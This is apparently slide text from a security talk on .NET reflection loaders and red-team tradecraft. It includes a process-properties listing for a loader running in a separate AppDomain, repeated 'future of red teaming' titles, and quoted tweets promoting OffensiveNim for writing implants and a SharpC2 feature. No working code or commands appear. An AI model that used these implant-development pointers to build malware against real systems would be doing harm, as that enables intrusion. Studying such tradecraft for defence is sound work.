
Loader-SепаратAppDomain.exe (16548) Properties

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	.NET assemblies	.NET performance	GPU	Comment
Structure												
CLR v4.0.30319.0	ID	Flags	Path									
AppDomain: Loader-SepаратAppDomain	7842...	Default, Executable	C:\Users\demos\Documents\GitHub\reflection-brownbag\loader6\bin\Debug\Loader-SepаратAppDomain.exe									
AppDomain: SharedDomain	1938...	Shared	mscorlib									
mscorlib	8220...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll									




Future of the tradecraft

What will red teaming look like in the future?



Future of the tradecraft

What will red teaming look like in the future?



Future of the tradecraft

What will red teaming look like in the future?



Marcello

@byt3bl33d3r


Just made the OffensiveNim repository public. This is a couple of weeks worth of notes and research into using Nim for general offensive operations. If you don't want to write your implants in C/C++, Nim is the way to go IMHO. Feedback welcome



Rasta Mouse

@_RastaMouse

Finally got `#SharpC2` just showing the path when loading external resources (rather than ugly base64 blobs).



Any questions from the audience?